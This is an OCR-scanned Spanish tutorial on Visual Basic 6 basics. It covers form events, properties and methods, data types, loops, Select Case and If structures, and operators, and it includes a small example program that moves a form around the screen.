
En la parte central se muestra el objeto denominado formulario en el que vamos a ir insertando los objetos.

En la parte derecha aparece la ventana de explorador de proyectos y las propiedades de los objetos. Esta ventana se utilizará para irnos moviendo por los diferentes formularios y poder modificar en **tiempo de diseño** las

propiedades de los controles.

En este curso aparecerá muchas veces la terminología tiempo de diseño y tiempo de ejecución. Como tiempo de diseño se entiende el cambiar las propiedades de un objeto (por ejemplo cambiar el color de un botón) fuera de la ejecución del programa. Si cambiamos estas propiedades durante la ejecución del programa estaremos modificando las propiedades en **tiempo de ejecución**.

Como primer ejercicio podemos pinchar en la barra de objetos, por ejemplo en un botón y lo podemos pasar al formulario. El resultado será:



Se puede repetir la operación con cualquiera de los demás objetos.

Volver al menú del curso

Total de visitas:
205540

Eventos del formulario

En esta segunda lección vamos a estudiar los eventos que tiene un formulario, ya este va a ser el objeto que vamos a utilizar más frecuentemente en nuestros proyectos. Por tanto, empecemos un nuevo proyecto Exe.

Se considera como evento una acción que va a suceder en un momento determinado en nuestro programa cuando el usuario interactúa con él. En el caso de un formulario, existen eventos que se van a producir nada más que arranquemos un proyecto. Veamos un ejemplo que nos vaya aclarando esto:


Pincha dos veces sobre el formulario, te aparecerá algo como:

```
Private Sub Form_Load()

End Sub
```

Este es el evento de carga, si escribimos en el:

```
Private Sub Form_Load()

MsgBox "El formulario se ha cargado"

End Sub
```

Al pulsar al play aparecerá:



Ahora vamos a ver un evento que sucede antes que este, se

llama initialize. En la ventana del formulario elegimos este evento como se muestra en la figura:

Pincha sobre el evento y escribe lo que pone abajo:

Private Sub Form_Initialize()

MsgBox "El formulario se ha inicializado"

End Sub

Private Sub Form_Load()

MsgBox "El formulario se ha cargado"

End Sub

Si pulsamos al play, primero aparecerá el evento de Initialize y en segundo lugar aparecerá el evento de carga. Lo sabremos por los mensajes que aparecen. Bueno, aunque no lo haya explicado, pero el MSGBOX es el objeto que corresponde a la pequeña caja que aparece. Bueno pasamos a otro evento que sucede cuando redimensionamos el formulario. Este se llama resize y ocurre tanto si damos al botón de redimensionar como si arrastramos con el ratón uno de los bordes del formulario y lo agrandamos. El código que hay que introducir es:


Private Sub Form_Resize()

MsgBox "El formulario ha cambiado de tamaño"


End Sub

Dale al play y pruébalo. Hay muchos eventos más, pero vamos a estudiar 2 que me parecen los más interesantes, el resto ya irán saliendo en sucesivas lecciones. En el ejemplo que vamos a realizar a continuación, tendrás que coger dos formularios, en el primero de ellos vamos a programar el evento ‘click’ que sucede cuando pulsamos al botón izquierdo del ratón. Cuando realicemos esta acción, vamos a provocar la carga del segundo formulario. Además, cuando pulsemos al formulario inicial, se producirá un mensaje y devolveremos el foco al primer formulario. Ya, se que hay mucha cosa nueva, pero vamos a ir poco a poco.

Borra todo el código que tengas en el formulario anterior. Ahora vamos a insertar un segundo formulario, para ello vamos a pulsar al botón derecho del ratón sobre el explorador de proyectos como muestra la siguiente figura:



queda claro ¿no?. Bueno si pulsas en Formulario se crea un formulario secundario. Si quieres a partir de este momento puedes cambiar el Name que aparece en la pantalla de propiedades o pulsando F4 en tu teclado y empezamos a escribir la terminología de Microsoft, sería frm y lo que quieras. Por tanto, al primer formulario le vamos a poner frmPrincipal y al segundo frmSecundario a la propiedad Name de cada formulario.



Bueno, en el formulario principal escribe el evento click:

Private Sub Form_Click()

frmSecundario.Show

End Sub

Introducimos un método nuevo, un método es como un **verbo** que le decimos al formulario que haga. En este caso, **muéstrate!!**. Y va el tio y se va a mostrar. Prueba esto, arranca el formulario y haz un clic en el formulario y zas!!, se mostrará. Bueno sigamos que esto es una parida. Ahora en el segundo formulario vamos a escribir todo este código, ya se entiende que sabes como elegir el evento, etc, ... y si no lo sabes, lee lo que he escrito anteriormente. Bueno, lo dicho, el código es..., bueno por si todavía no sabes como elegir el otro formulario haz lo siguiente, pincha dos veces en frmSecundario del explorador de proyectos, pulsa dos veces sobre el formulario y te aparecerá el código, también puedes dar al siguiente botón:

Nota: en estos dos capítulos estoy explicando demasiado las cosas básicas, en futuros capítulos seré menos explicito.

Escribe lo siguiente en el evento Deactivate:

```
Private Sub Form_Deactivate()

MsgBox "Has cambiado de formulario"

frmSecundario.SetFocus

frmPrincipal.Visible = False

End Sub
```

Ah! Una cosa, disminuye el tamaño del frmSecundario para que se vean los cambios. Ahora dale al play. ¿Qué sucede?, pues bien, en primer lugar, aparece el formulario inicial, si haces clic sobre él, se cambia al otro formulario, y si clicas sobre el primero desaparecerá y el foco volverá al frmSecundario y desaparecerá el frmPrincipal. Bueno explico un poco más y terminamos. En el Form_Deactivate, hemos puesto el evento SetFocus, que manda al formulario que recupere el foco, ¿qué es el foco? Pues es cuando una pantalla tiene el marco de arriba activo, nada más y nada menos. Hemos introducido una propiedad, que es un **nombre** que vamos a darle al objeto frmSecundario, esta propiedad es Booleana, es decir o si o no. Si decimos que no pues no hace falta que te cuente que pasa ¿no?.

Finalmente existe otro evento que sucede cuando se va a descargar de la memoria el formulario este es: UnLoad. Para probarlo, escribe en el frmSecundario lo siguiente:

```
Private Sub Form_Unload(Cancel As Integer)

MsgBox "Nada más amigos y adios mundo"

End Sub
```

¡Ya estoy cansado de hola mundo! . Bueno si vuelves a ejecutar el programa haces lo que he dicho antes y cierras la ventana que queda te aparecerá el mensaje que ya sabes.

Volver al menú del curso


Total de visitas:

Métodos, propiedades, variables, bucles y esctructuras de decisión

En esta lección vamos a profundizar un poco más en el lenguaje de programación Visual Basic. Lo primero que vamos a hacer es volver a definir los que son propiedades, métodos, eventos.

Propiedades


Las propiedades son unas características que va a tener todo objeto en el visual basic. Para que quede claro es como si fuera un nombre, en cualquier construcción gramatical: Propiedad: pelo à valor: rubio. Las propiedades pueden realizarse en tiempo de diseño en la pantallita de propiedades:



o bien en tiempo de ejecución, si en el código de un programa escribimos:

cmdBoton.Caption=”Pulsame”

en este código la propiedad del botón caption cambiaría. El caption sería la etiqueta que tiene el botón.



Métodos

Los métodos corresponden a una acción que quieres que realice un objeto. Por ejemplo, el evento setFocus, pasa el foco a un determinado objeto:

CmdBotón.setFocus

Haría que el botón tuviera el foco. Para que se vea cual es un método y cual es un evento:

Las propiedades son los que tienen la mano y los métodos son los que tienen el símbolo verde. Hay una cosa que tiene que quedar clara: los métodos no tienen valor mientras que las propiedades sí.

CmdBoton.Move

CmdBoton.Caption=”Pepe”

Variables

Las variables que tiene el visual basic son:

Byte, Intenger, Long, Single, Double, Currency, Decimal y Variant.

Lo que voy a poner a continuación viene en la ayuda del Visual Studio, para que nadie diga que soy un copión, cuando coja un texto de la ayuda lo diré, lo hago porque ahora es un coñazo escribir todo, cuando haga esto pondré (*) y sabréis que lo he sacado de ahí:

La tabla siguiente muestra los tipos de datos compatibles, incluyendo el tamaño de almacenamiento y el intervalo.

Tipo de datos	**Tamaño de almacenamiento**	**Intervalo**
Byte	1 byte	0 a 255
Boolean	2 bytes	**True** o **False**
Integer	2 bytes	-32,768 a 32,767
Long (entero largo)	4 bytes	-2,147,483,648 a 2,147,483,647
Single (coma flotante/ precisión simple)	4 bytes	-3,402823E38 a –1,401298E-45 para valores negativos; 1,401298E-45 a 3,402823E38 para valores positivos
Double (coma flotante/ precisión doble)	8 bytes	-1,79769313486232E308 a -4,94065645841247E-324 para valores negativos; 4,94065645841247E-324 a 1,79769313486232E308 para valores positivos
Currency (entero a escala)	8 bytes	-922.337.203.685.477,5808 a 922.337.203.685.477,5807
Decimal	14 bytes	+/- 79.228.162.514.264.337.593.543.950.335 sin punto decimal; +/-7,9228162514264337593543950335 con 28 posiciones a la derecha del signo decimal; el número más pequeño distinto de cero es +/-0,0000000000000000000000000001
Date	8 bytes	1 de enero de 100 a 31 de diciembre de 9999
Object	4 bytes	Cualquier referencia a tipo **Object**

String (longitud variable)	10 bytes + longitud de la cadena	Desde 0 a 2.000 millones
String (longitud fija)	Longitud de la cadena	Desde 1 a 65.400 aproximadamente
Variant (con números)	16 bytes	Cualquier valor numérico hasta el intervalo de un tipo **Double**
Variant (con caracteres)	22 bytes + longitud de la cadena	El mismo intervalo que para un tipo **String** de longitud variable
Definido por el usuario (utilizando **Type**)	Número requerido por los elementos	El intervalo de cada elemento es el mismo que el intervalo de su tipo de datos.

Así que ya sabes, esto es muy importante y conviene dominar, de todas formas poco a poco se van a ir viendo.

Bucles (*)

Nuevamente voy a poner los tipos de estructuras que tiene el visual y como veréis también viene en la ayuda del visual studio.

a) *For...Next (Instrucción)*

Repite un grupo de instrucciones un número especificado de veces.

Sintaxis

For *contador* **=** *principio* **To** *fin* [**Step** *incremento*]
[*instrucciones*]
[**Exit For**]
[*instrucciones*]

Next [*contador*]

La sintaxis de la instrucción **For...Next** consta de las siguientes partes:

Parte	Descripción
contador	Requerido. Variable numérica que se utiliza como contador de bucle. La variable no puede ser booleana ni un elemento de matriz.
principiot	Requerido. Valor inicial del *contador*.
fin	Requerido. Valor final del *contador*.
incremento	Opcional. Cantidad en la que cambia el *contador* cada vez que se ejecuta el bucle. Si no se especifica, el valor predeterminado de *incremento* es uno.
instrucciones	Opcional. Una o más instrucciones entre **For** y **Next** que se ejecutan un número especificado de veces.

b) *Do...Loop (Instrucción)*

Repite un bloque de instrucciones cuando una condición es **True** o hasta que una condición se convierta en **True**.

Sintaxis

Do [{**While** | **Until**} *condición*]
[*instrucciones*]
[**Exit Do**]
[*instrucciones*]

Loop

O bien, puede utilizar esta sintaxis:

Do
[*instrucciones*]
[**Exit Do**]
[*instrucciones*]

Loop [{**While** | **Until**} *condición*]

La sintaxis de la instrucción **Do Loop** consta de las siguientes partes:

Parte	Descripción
condición	Opcional. Expresión numérica o expresión de cadena que es **True** o **False**. Si la *condición* es Null, *condición* se considera **False**.
Instrucciones	Una o más instrucciones que se repiten mientras o hasta que *condición* sea **True**.

Estructuras de decisión (*)

Los procedimientos de Visual Basic pueden probar condiciones y, dependiendo de los resultados de la prueba, realizar diferentes operaciones. Entre las estructuras de decisión que acepta Visual Basic se incluyen las siguientes:

- If...Then
- If...Then...Else
- Select Case

a) If...Then

Use la estructura **If...Then** para ejecutar una o más instrucciones basadas en una condición. Puede usar la sintaxis de una línea o un *bloque* de varias líneas:

If *condición* **Then** *instrucción*

If *condición* **Then**
instrucciones

End If

Condición normalmente es una comparación, pero puede ser cualquier expresión que dé como resultado un valor numérico. Visual Basic interpreta este valor como **True** o **False**; un valor numérico cero es **False** y se considera **True** cualquier valor numérico distinto de cero. Si *condición* es **True**, Visual Basic ejecuta todas las *instrucciones* que siguen a la palabra clave **Then**. Puede usar la sintaxis de una línea o de varias líneas para ejecutar una instrucción basada en una condición (estos dos ejemplos son equivalentes):

If cualquierFecha < Now Then cualquierFecha = Now

```
If cualquierFecha < Now Then

   cualquierFecha = Now

End If
```

Observe que el formato de una única línea de **If...Then** no utiliza la instrucción **End If**. Si desea ejecutar más de una línea de código cuando *condición* sea **True**, debe usar la sintaxis de bloque de varias líneas **If...Then...End If**.

```
If cualquierFecha < Now Then

   cualquierFecha = Now

   Timer1.Enabled = False   ' Desactiva el control Timer.

End If
```

b) If...Then...Else

Utilice un bloque **If...Then...Else** para definir varios bloques de instrucciones, uno de los cuales se ejecutará:

If *condición1* **Then**
[*bloque de instrucciones 1*]
[**ElseIf** *condición2* **Then**
[*bloque de instrucciones 2*]] ...
[**Else**
[*bloque de instrucciones n*]]

End If

Visual Basic evalúa primero *condición1*. Si es **False**, Visual Basic procede a evaluar *condición2* y así sucesivamente, hasta que encuentre una condición **True**. Cuando encuentra una condición **True**, Visual Basic ejecuta el bloque de instrucciones correspondientes y después ejecuta el código que sigue a **End If**. Opcionalmente, puede incluir un bloque de instrucciones **Else**, que Visual Basic ejecutará si ninguna de las condiciones es **True**.

If...Then...ElseIf es un caso especial de **If...Then...Else**. Observe que puede tener cualquier número de cláusulas **ElseIf** o ninguna. Puede incluir una cláusula **Else** sin tener en cuenta si tiene o no cláusulas **ElseIf**.

Por ejemplo, la aplicación podría realizar distintas acciones dependiendo del

control en que se haya hecho clic de una matriz de controles de menú:

```
Private Sub mnuCut_Click (Index As Integer)
   If Index = 0 Then            ' Comando Cortar.
      CopyActiveControl         ' Llama a procedimientos generales.
      ClearActiveControl
   ElseIf Index = 1 Then      ' Comando Copiar.
      CopyActiveControl
   ElseIf Index = 2 Then      ' Comando Borrar.
      ClearActiveControl
   Else                        ' Comando Pegar.
      PasteActiveControl
   End If
End Sub
```

Observe que siempre puede agregar más cláusulas **ElseIf** a la estructura **If...Then**. Sin embargo, esta sintaxis puede resultar tediosa de escribir cuando cada **ElseIf** compara la misma expresión con un valor distinto. Para estas situaciones, puede usar la estructura de decisión **Select Case**.

Para obtener más información Vea "If...Then...Else (Instrucción)" en la *Referencia del lenguaje*.

c) Select Case

Visual Basic proporciona la estructura **Select Case** como alternativa a **If...Then...Else** para ejecutar selectivamente un bloque de instrucciones entre varios bloques de instrucciones. La instrucción **Select Case** ofrece posibilidades similares a la instrucción **If...Then...Else**, pero hace que el código sea más legible cuando hay varias opciones.

La estructura **Select Case** funciona con una única expresión de prueba que se evalúa una vez solamente, al principio de la estructura. Visual Basic compara el resultado de esta expresión con los valores de cada **Case** de la estructura. Si hay una coincidencia, ejecuta el bloque de instrucciones asociado a ese **Case**:

Select Case *expresiónPrueba*
[**Case** *listaExpresiones1*
[*bloque de instrucciones 1*]]
[**Case** *listaExpresiones2*
[*bloque de instrucciones 2*]]
.
.
.
[**Case Else**
[*bloque de instrucciones n*]]

End Select

Cada *listaExpresiones* es una lista de uno o más valores. Si hay más de un valor en una lista, se separan los valores con comas. Cada *bloque de instrucciones* contiene cero o más instrucciones. Si más de un **Case** coincide con la expresión de prueba, sólo se ejecutará el bloque de instrucciones asociado con la primera coincidencia. Visual Basic ejecuta las instrucciones de la cláusula (opcional) **Case Else** si ningún valor de la lista de expresiones coincide con la expresión de prueba.

Por ejemplo, suponga que agrega otro comando al menú **Edición** en el ejemplo **If...Then...Else**. Podría agregar otra cláusula **ElseIf** o podría escribir la función con **Select Case**:

```
Private Sub mnuCut_Click (Index As Integer)

   Select Case Index

      Case 0                  ' Comando Cortar.

         CopyActiveControl      ' Llama a procedimientos generales.

         ClearActiveControl

      Case 1                  ' Comando Copiar.

         CopyActiveControl

      Case 2                  ' Comando Borrar.
```

```
            ClearActiveControl
        Case 3                  ' Comando Pegar.
            PasteActiveControl
        Case Else
            frmFind.Show        ' Muestra el cuadro de diálogo Buscar.
    End Select
End Sub
```

Observe que la estructura **Select Case** evalúa una expresión cada vez al principio de la estructura. Por el contrario, la estructura **If...Then...Else** puede evaluar una expresión diferente en cada instrucción **ElseIf**. Sólo puede sustituir una estructura **If...Then...Else** con una estructura **Select Case** si la instrucción **If** y cada instrucción **ElseIf** evalúa la misma expresión.

Volver al menú del curso

Total de visitas:

Conversores de variables, operadores aritméticos, operadores de concatenación y operadores lógicos

Conversores de variables (*)

El nombre de la función determina el tipo devuelto, como se muestra a continuación:

Función	Tipo devuelto	Intervalo del argumento *expresión*
Cbool	Bolean	Cualquier expresión de cadena o numérica válida.
Cbyte	Byte	0 a 255.
Ccur	Currency	-922.337.203.685.477,5808 a 922.337.203.685.477,5807.
Cdate	Date	Cualquier expresión de fecha.
CDbl	Double	-1,7976931348623 2E308 a -4,94065645841247E-324 para valores negativos; 4,94065645841247E-324 a 1,7976931348623 2E308 para valores positivos.

Cdec	Decimal	+/- 79.228.162.514.264.337.593.543.950.335 para números basados en cero, es decir, números sin decimales. Para números con 28 decimales, el intervalo es +/-7,9228162514264337593543950335. La menor posición para un número que no sea cero es 0,0000000000000000000000000001.
Cint	Integer	-32.768 a 32.767; las fracciones se redondean.
CLng	Long	-2.147.483.648 a 2.147.483.647; las fracciones se redondean.
CSng	Single	-3,402823E38 a -1,401298E-45 para valores negativos; 1,401298E-45 a 3,402823E38 para valores positivos.
CStr	String	El mismo intervalo que **Double** para valores numéricos. El mismo intervalo que **String** para valores no numéricos.
Cvar	Variant	El valor de retorno de CStr depende del argumento *expresión*.

(*) Nota: Este texto ha sido sacado de la ayuda de Microsoft Visual Studio.

Operadores aritméticos

Operador ^ : Es la potencia.

Operador * : es el producto.

Operador / : es la división.

Operador \ : es la división entera.

Operador Mod : devuelve el resto de una división.

Operador + : suma dos numeros.

Operador - : resta dos números.

Operadores de concatenación

Operador & : concatena dos cadenas de texto.

Operadores lógicos

Los principales son: OR que equivale a o; AND que equivale a y; NOT que corresponde a no

(*) Este texto ha sido sacado de la ayuda de Visual Studio

Volver al menú del curso

Total de visitas:
205540

Programa de posicionamiento del formulario

En esta lección vamos a comenzar haciendo un ejemplo en el que vamos a intentar comprender casi todo lo explicado en la sección anterior. El programa va a consistir en hacer un formulario y irle variando su posición y alguna de sus propiedades según vamos pulsando un botón. Aunque no lo he dicho hasta ahora, los comentarios en VB se hace poniendo un apostrofe:

‘esto es un comenario en VB

en el editor el comentario será de color verde.

En primer lugar vamos a programar el evento Load para asignar al formulario las posiciones y anchura y altura que queremos. El código sería el siguiente:


```
Private Sub Form_Load()
frmPrincipal.Caption = "Formulario"
frmPrincipal.Height = 0.25 * Screen.Height
frmPrincipal.Width = 0.25 * Screen.Height
frmPrincipal.Top = Screen.Height / 5
frmPrincipal.Left = Screen.Width / 5
End Sub
```

En el código anterior, caption es el nombre que va a aparecer en la barra del formulario, Height es la propiedad altura, Width es la propiedad anchura, top la propiedad alto y left la izquierda.

Si quieres ejecuta el programa y verás como el programa coloca el formulario donde le hemos dicho.

Lo siguiente que va ha hacer nuestro programa es que cuando

hagamos el primer clic en el botón, el formulario se vaya a la esquina izquierda de la pantalla. ¿Cómo se que he pulsado por primera vez al botón?, pues bien, si colocamos una variable en General, esta variable la va a ver todo nuestro formulario, sin embargo si la variable la ponemos en el cmdBoton_Click sólo la va a ver ese procedimiento. Por tanto vamos a definir una variable de tipo verdad/falso en el general:



Como puedes ver una variable se define como:

Dim *nombre_variable* As *Tipo_de_variable*

Al ser una variable de tipo booleano, su valor es false al declararla.

Pon un botón en el formulario y cambia la propiedad Name en tiempo de diseño a cmdBoton y su propiedad Caption a Pulsar también en tiempo de diseño. Ahora vamos a escribir una de las mil posibilidades que tiene este programa.

Ahora vamos a poner el botón en el centro del formulario, para ello programamos lo siguiente en el form_load:

```
Private Sub Form_Load()
frmPrincipal.Caption = "Formulario"
frmPrincipal.Height = 0.25 * Screen.Height
frmPrincipal.Width = 0.25 * Screen.Height
frmPrincipal.Top = Screen.Height / 5
frmPrincipal.Left = Screen.Width / 5
```

```
'le ponemos la anchura y la altura
cmdBoton.Height = frmPrincipal.Height / 4
cmdBoton.Width = frmPrincipal.Width / 2
'ponemos el botón en el medio
cmdBoton.Top = (frmPrincipal.ScaleHeight / 2) -
(cmdBoton.Height / 2)
cmdBoton.Left = (frmPrincipal.ScaleWidth / 2) -
(cmdBoton.Width / 2)
End Sub
```

Ahora vamos a programa el evento Clic del botón para que cuando lo pulsemos vaya, primero a la esquina superior-izquierda de la pantalla, luego a la superior-derecha, luego a la inferior-derecha, inferior-izquierda y al centro, cuando llegue al centro haremos desaparecer el botón y el programa habrá terminado.

```
Private Sub cmdBoton_Click()
If primeraVez = False Then
   frmPrincipal.Move 0, 0
   primeraVez = True
Else
   Select Case frmPrincipal.Left
      Case 0
         If frmPrincipal.Top = 0 Then
            frmPrincipal.Move Screen.Width - frmPrincipal.Width
         Else
            frmPrincipal.Move Screen.Width / 2 -
frmPrincipal.Width / 2, _
            Screen.Height / 2 - frmPrincipal.Height / 2
            cmdBoton.Visible = False
         End If
      Case Is > 0
         If frmPrincipal.Top = 0 Then
            frmPrincipal.Move Screen.Width - frmPrincipal.Width,
_
            Screen.Height - frmPrincipal.Height
         Else
```

```
            frmPrincipal.Move 0, Screen.Height -
frmPrincipal.Height
          End If
       End Select
End If
End Sub
```

En este trozo de código se ven las partes importantes del programa. En primer lugar, hemos utilizado el método Move para mover el formulario por la pantalla. El método move permite pasar un objeto de una vez asignándole primero el valor de Left y en segundo lugar el valor de top. Las proporciones para mandar el formulario a un lugar u otro de la pantalla, no está dentro del alcance de estos comentarios. Hemos utilizado la estructura Select e If para poder hacer todos los casos. Como se observa, en primer lugar con un if, preguntamos si es la primera vez que se va a mover, preguntando si primeraVez está a falso, en ese caso, el formulario va a su sitio y se pasa a verdadero, ya que si no, siempre estaríamos en esta condición. Luego preguntamos si está en la izquierda con un select, si es 0, significará que está en la esquina izquierda, mientras que si es >0 estará en la derecha, para saber si está arriba o abajo, preguntamos sobre su posición top con un if. Cuando llegá al centro hacemos que la propiedad visible pase a falso.

Aquí se muestra el código del programa entero:

